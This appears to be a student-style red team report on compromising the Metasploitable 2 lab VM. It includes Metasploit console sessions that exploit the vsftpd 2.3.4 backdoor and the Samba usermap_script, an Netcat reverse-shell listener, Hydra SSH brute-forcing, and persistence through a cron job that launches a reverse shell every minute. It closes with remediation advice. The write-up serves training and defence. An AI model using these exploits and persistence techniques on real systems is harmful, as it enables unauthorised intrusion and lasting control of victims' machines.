1. Executive Summary

A simulated Red Team engagement was conducted against a target virtual machine, Metasploitable 2, to assess its security posture by emulating the tactics, techniques, and procedures of a real-world adversary. The engagement was highly successful, leading to a full compromise of the target system. Initial reconnaissance revealed multiple critically outdated and vulnerable services. These weaknesses were exploited to gain initial access, escalate privileges to the highest level (root), and establish a persistent backdoor. Further testing confirmed the presence of weak user credentials susceptible to brute-force attacks. The findings indicate a critical lack of fundamental security controls. It is strongly recommended that all vulnerable services be patched or decommissioned immediately and that a robust password policy be implemented to mitigate these risks.

2. Attack Flowchart

The following diagram illustrates the logical path taken to progress from initial reconnaissance to establishing persistence on the target system.

3. Attack Path Narrative & Technical Details

The engagement followed a standard Red Team attack lifecycle, progressing from reconnaissance to full system control and persistence.


Phase 1: Reconnaissance

- **Action:** An Nmap scan (nmap -sC -sV 192.168.56.101) was performed to enumerate open ports and services.
- **Finding:** The scan identified numerous services, most notably FTP on port 21 running **vsftpd 2.3.4** and Samba services, both of which are known to be highly vulnerable.


Phase 2: Initial Exploitation

- **Action:** The Metasploit Framework was used to exploit the identified vsftpd 2.3.4 service using the exploit/unix/ftp/vsftpd_234_backdoor module.


- **Outcome:** The exploit was successful and immediately provided a **root-level command shell**, resulting in initial access with the highest possible privileges.



```
┌──(kali㉿kali)-[~]
└─$ nc
Cmd line: -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 45690
whoami
msfadmin
ls
vulnerable
```



```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```



```
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

 ____________________________
/ it looks like you're trying to run a \
\ module                               /
 ----------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:38207 → 192.168.56.101:6200) at 2025-08-15 16:06:49 -0400

whoami
root
```

Phase 3: Privilege Escalation


- **Action:** Although initial access was gained as root, a secondary privilege escalation vector was identified for demonstration purposes. After connecting to the target as the low-privilege user msfadmin, the sudo -l command was run.
- **Finding:** The user was found to have unrestricted sudo privileges ((ALL:ALL) ALL). This critical misconfiguration was exploited using sudo su to trivially escalate to a root shell.

Phase 4: Password Cracking

- **Action:** The Hydra tool was used to conduct a password audit against the SSH service on port 22, targeting the msfadmin user with the rockyou.txt wordlist.
- **Outcome:** The attack succeeded in seconds, cracking the password as **"msfadmin"**. This confirmed a separate vector for initial access via weak credential brute-forcing.
-


Phase 5: Post-Exploitation & Persistence

- **Action:** To ensure sustained access, a persistent backdoor was established. A **Netcat reverse shell** was first initiated to create a stable connection. Then, a cron job was created on the target machine.
- **Outcome:** The cron job was configured to automatically execute a Netcat reverse shell command every minute, connecting back to a listener on the attacker's machine. This ensures that access to the compromised system is maintained even if the target is rebooted.



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > exploit
[-] Handler failed to bind to 192.168.56.102:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload ⇒ cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (10.0.2.15:36361 → 192.168.56.101:4444) at 2025-08-16 15:50:55 -0400
```



```
┌──(kali㉿kali)-[~]
└─$ nc
Cmd line: -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 45690
whoami
msfadmin
ls
vulnerable
```

4. Key Findings and Recommendations

Finding	CVSS (Est.)	Description & Business Impact	Recommendation
VSFTPD Backdoor (CVE-2011-2523)	**10.0 (Critical)**	The FTP server contains a backdoor allowing unauthenticated attackers to gain instant root access. This results in a complete compromise of the system's data, integrity, and availability.	Immediately upgrade the FTP server to a patched version or disable and remove the service entirely if it is not business-critical.
Unrestricted Sudo Privileges	**9.8 (Critical)**	The msfadmin user has sudo privileges to run any command	Apply the principle of least privilege. Grant sudo access only for specific,

		as any user. If an attacker compromises this account, they can trivially become root, bypassing all system controls.	necessary commands and require a password for execution.
Weak User Credentials	**7.5 (High)**	The msfadmin account uses a weak, easily guessable password ("msfadmin"). This allows attackers to gain authenticated access through brute-force attacks, as demonstrated with Hydra.	Enforce a strong password policy requiring length and complexity. Disable or rename default user accounts and remove any with weak or default passwords.

5. MITRE ATT&CK Mapping

The primary exploit (vsftpd_234_backdoor) can be mapped to the following MITRE ATT&CK technique:

- **T1059 - Command and Scripting Interpreter:** The exploit works by sending a command string that is interpreted by the vulnerable service, which then executes a system command to open a reverse shell. This is a classic example of exploiting a service to gain execution through a command-line interface.

6. Conclusion

The Red Team engagement successfully demonstrated that the Metasploitable 2 target system is critically vulnerable to attack from multiple vectors. The ease with which full system control was achieved highlights the importance of fundamental security hygiene, including regular software patching, strong password policies, and the principle of least privilege.